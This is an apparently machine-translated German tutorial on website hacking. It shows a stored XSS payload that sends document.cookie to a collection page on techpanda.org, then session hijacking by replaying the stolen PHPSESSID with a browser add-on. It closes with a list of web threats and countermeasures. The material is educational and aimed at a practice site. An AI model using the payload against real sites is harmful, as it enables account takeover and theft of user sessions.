
Wie hackt man eine Website? Techniken zum Website-Hacking
 Oliver Jones
⚡ Intelligente Zusammenfassung
Webseiten-Hacking nutzt Schwachstellen in Webanwendungen aus – schlecht geschriebenen Code, nicht bereinigte Eingaben und unzureichende Sitzungsverwaltung –, um unbefugten Zugriff zu erlangen. Diese Seite zeigt gängige Angriffstechniken und, noch wichtiger, die Gegenmaßnahmen, die eine Webseite schützen.
Mehr Menschen haben Zugang zum Internet als je zuvor. Dies hat viele Organisationen dazu veranlasst, webbasierte Anwendungen zu entwickeln, die Benutzer online verwenden können, um mit der Organisation zu interagieren. Schlecht geschriebener Code für Webanwendungen kann ausgenutzt werden, um sich unbefugten Zugriff auf sensible Daten und Webserver zu verschaffen.
Sie lernen gängige Techniken des Website-Hackings und die Gegenmaßnahmen kennen, die vor solchen Angriffen schützen.
So hacken Sie eine Website
In diesem praktischen Szenario zum Website-Hacking werden wir die Benutzersitzung der Webanwendung kapern, die sich unter befindet www.techpanda.orgWir werden Cross-Site-Scripting einsetzen, um die Cookie-Session-ID auszulesen und diese dann zu verwenden, um eine legitime Benutzersitzung zu imitieren.
Es wird davon ausgegangen, dass der Angreifer Zugriff auf die Webanwendung hat und die Sitzungen anderer Benutzer derselben Anwendung übernehmen möchte. Ziel dieses Angriffs könnte die Erlangung von Administratorrechten für die Webanwendung sein, vorausgesetzt, das Benutzerkonto des Angreifers ist eingeschränkt.
Schritt 1) Öffnen URL http://www.techpanda.org/.
Für Übungszwecke wird dringend empfohlen, sich Zugriff mittels SQL-Injection zu verschaffen. Siehe dazu Dieser Artikel über SQL-Injection Weitere Informationen dazu finden Sie hier.
Schritt 2) Geben Sie Ihre Anmeldedaten ein.
Die Anmelde-E-Mail-Adresse lautet admin@google.com und das Passwort ist Password2010.
Schritt 3) Dashboard prüfen.
Wenn Sie sich erfolgreich angemeldet haben, wird Ihnen das folgende Dashboard angezeigt.

Schritt 4) Neuen Inhalt eingeben.
Klicken Sie auf „Neuen Kontakt hinzufügen“ und geben Sie Folgendes als Vornamen ein:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Schritt 5) Hinzufügen JavaSkript.
Der obige Code verwendet JavaSkript. Es fügt einen Hyperlink mit einem onclick-Ereignis hinzu. Wenn der ahnungslose Benutzer auf den Link klickt, ruft das Ereignis die Daten ab. PHP-Cookie-Sitzungs-ID und sendet es zusammen mit der Sitzungs-ID an die Seite snatch_sess_id.php. URL.

Schritt 6) Details hinzufügen.
Geben Sie die restlichen Details wie unten gezeigt ein und klicken Sie auf „Änderungen speichern“.

Schritt 7) Dashboard prüfen.
Ihr Dashboard sieht nun wie folgt aus.

Schritt 8) Sitzungs-ID prüfen.
Da das Cross-Site-Script in der Datenbank gespeichert ist, wird es bei jeder Anmeldung von Benutzern mit Zugriffsrechten geladen. Wenn sich der Administrator anmeldet und auf den Link „Dark“ klickt, öffnet sich ein Fenster, in dem die Sitzungs-ID angezeigt wird. URL.

Hinweis: Das Skript könnte den Wert an einen Remote-Server senden, auf dem die PHPSESSID gespeichert ist, und den Benutzer dann so zurückleiten, als wäre nichts geschehen.
Hinweis: Der von Ihnen ermittelte Wert kann von dem hier angezeigten Wert abweichen, das Grundprinzip bleibt jedoch gleich.
Sitzungsidentitätswechsel mit Firefox und Manipulationsdaten-Add-on
Hinweis: Das unten gezeigte klassische Tamper Data-Add-on lässt sich auf aktuellen Systemen nicht mehr installieren. FirefoxDas zugrundeliegende Konzept – das Abfangen und Modifizieren einer HTTP-Anfrage, um eine aufgezeichnete Sitzung wiederzugeben – bleibt jedoch unverändert.
Das folgende Flussdiagramm zeigt die Schritte, die Sie ausführen müssen, um diese Übung abzuschließen.

- Sie müssen die Firefox Webbrowser für diesen Abschnitt und das Add-on „Tamper Data“.
- Öffne Firefox und installieren Sie das Add-on wie in den folgenden Diagrammen gezeigt.


- Suchen Sie nach Manipulationsdaten und klicken Sie dann wie oben gezeigt auf Installieren.

- Klicken Sie auf „Akzeptieren und installieren…“


- Klicken Sie nach Abschluss der Installation auf „Jetzt neu starten“.
- Aktivieren Sie die Menüleiste in Firefox falls es nicht angezeigt wird.

- Klicken Sie auf das Menü „Tools“ und wählen Sie dann „Manipulationsdaten“ aus, wie unten dargestellt.

- Es öffnet sich folgendes Fenster. Hinweis: Falls das Fenster nicht leer ist, klicken Sie auf die Schaltfläche „Löschen“.

- Klicken Sie auf das Menü „Start Tamper“.
- Wechseln Sie zurück zu Firefox Öffnen Sie Ihren Webbrowser, geben Sie http://www.techpanda.org/dashboard.php ein und drücken Sie anschließend die Eingabetaste, um die Seite zu laden.
- Sie erhalten folgendes Popup von Tamper Data.

- Das Popup-Fenster bietet drei (3) Optionen. Mit der Option „Manipulieren“ können Sie die HTTP-Header-Informationen ändern, bevor sie an den Server gesendet werden.
- Klick es an.
- Sie erhalten das folgende Fenster.

- Kopieren Sie die PHP-Session-ID, die Sie während des Angriffs kopiert haben. URL Fügen Sie es nach dem Gleichheitszeichen ein. Ihr Wert sollte nun so aussehen.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Klicken Sie auf die Schaltfläche OK.
- Das Popup-Fenster „Manipulationsdaten“ wird erneut angezeigt.

- Deaktivieren Sie das Kontrollkästchen „Manipulation fortsetzen?“
- Klicken Sie anschließend auf die Schaltfläche „Absenden“.
- Das Dashboard sollte wie unten dargestellt angezeigt werden.

Hinweis: Wir haben uns nicht eingeloggt; wir haben eine Login-Sitzung nachgestellt, indem wir den PHPSESSID-Wert, den wir mittels Cross-Site-Scripting ermittelt hatten, verwendet haben.
Was ist eine Webanwendung? Was sind Web-Bedrohungen?
Eine Webanwendung (auch Website genannt) basiert auf dem Client-Server-Modell. Der Server stellt den Datenbankzugriff und die Geschäftslogik bereit. Er wird auf einem Webserver gehostet. Die Clientanwendung läuft im Webbrowser des Clients. Webanwendungen werden üblicherweise in Programmiersprachen wie … geschrieben. JavaC#, VB.NET, PHPund ColdFusion Markup Language usw. Zu den in Webanwendungen verwendeten Datenbank-Engines gehören MySQL, MS SQL Server, PostgreSQL, SQLite, usw.
Die besten Website-Hacking-Techniken
Die meisten Webanwendungen werden auf öffentlichen Servern gehostet. Server Sie sind über das Internet zugänglich und daher aufgrund der leichten Erreichbarkeit anfällig für Angriffe. Im Folgenden werden häufige Bedrohungen für Webanwendungen aufgeführt.
- SQL Injection – Das Ziel dieser Bedrohung könnte darin bestehen, Anmeldealgorithmen zu umgehen, Daten zu sabotieren usw.
- Denial of Service Anschläge – Ziel dieser Bedrohung könnte es sein, legitimen Nutzern den Zugang zur Ressource zu verweigern.
- Cross-Site Scripting (XSS) – Das Ziel dieser Bedrohung könnte darin bestehen, Code einzuschleusen, der auf dem clientseitigen Browser ausgeführt werden kann.
- Cookie-/Sitzungsvergiftung – Das Ziel dieser Bedrohung besteht darin, Cookies/Sitzungsdaten durch einen Angreifer zu ändern, um unbefugten Zugriff zu erhalten.
- Formularmanipulation – Das Ziel dieser Bedrohung besteht darin, Formulardaten wie Preise in E-Commerce-Anwendungen zu ändern, damit der Angreifer Artikel zu reduzierten Preisen erhalten kann.
- Code Spritze – Das Ziel dieser Bedrohung besteht darin, Code wie PHP einzuschleusen. Pythonusw., die auf dem Server ausgeführt werden können. Der Code kann Hintertüren installieren, vertrauliche Informationen preisgeben usw.
- Verunstaltung – Ziel dieser Bedrohung ist es, die auf einer Website angezeigte Seite zu verändern und alle Seitenanfragen auf eine einzige Seite umzuleiten, die die Nachricht des Angreifers enthält.
Wie schützen Sie Ihre Website vor Hacks?
Um sich vor Angriffen auf Webserver zu schützen, kann eine Organisation die folgende Richtlinie übernehmen.
- SQL Injection – Die Bereinigung und Validierung von Benutzerparametern vor deren Übermittlung an die Datenbank zur Verarbeitung kann dazu beitragen, das Risiko eines SQL-Injection-Angriffs zu verringern. Datenbank-Engines wie MS SQL Server, MySQLusw. unterstützen Parameter und vorbereitete Anweisungen. Sie sind wesentlich sicherer als herkömmliche SQL-Anweisungen.
- Denial-of-Service-Angriffe Firewalls können eingesetzt werden, um den Datenverkehr von verdächtigen IP-Adressen zu blockieren, falls es sich um einen einfachen DoS-Angriff handelt. Eine korrekte Netzwerkkonfiguration und ein Intrusion-Detection-System (IDS) können ebenfalls dazu beitragen, die Wahrscheinlichkeit eines erfolgreichen DoS-Angriffs zu verringern.
- Cross-Site Scripting – Validierung und Bereinigung von Headern und Parametern, die über die URLFormularparameter und versteckte Werte können dazu beitragen, XSS-Angriffe zu reduzieren.
- Cookie-/Sitzungsvergiftung Dies kann verhindert werden, indem der Inhalt der Cookies verschlüsselt, die Cookies nach einer gewissen Zeit automatisch gelöscht und die Cookies mit der Client-IP-Adresse verknüpft werden, die zu ihrer Erstellung verwendet wurde.
- Formularmanipulation Dies kann verhindert werden, indem die Benutzereingaben vor ihrer Verarbeitung validiert und verifiziert werden.
- Code Spritze Dies lässt sich verhindern, indem alle Parameter als Daten und nicht als ausführbarer Code behandelt werden. Dies kann durch Bereinigung und Validierung umgesetzt werden.
- Verunstaltung - eine gute Sicherheit von Webanwendungen Die Richtlinie sollte sicherstellen, dass die üblicherweise ausgenutzten Sicherheitslücken für den Zugriff auf den Webserver geschlossen werden. Dies kann durch eine korrekte Konfiguration des Betriebssystems, der Webserver-Software und die Anwendung bewährter Sicherheitspraktiken bei der Entwicklung erreicht werden.ping Web Applikationen.
Überprüfen Sie dies: 9 besten URL Scanner zur Überprüfung, ob ein Link vor Malware geschützt ist
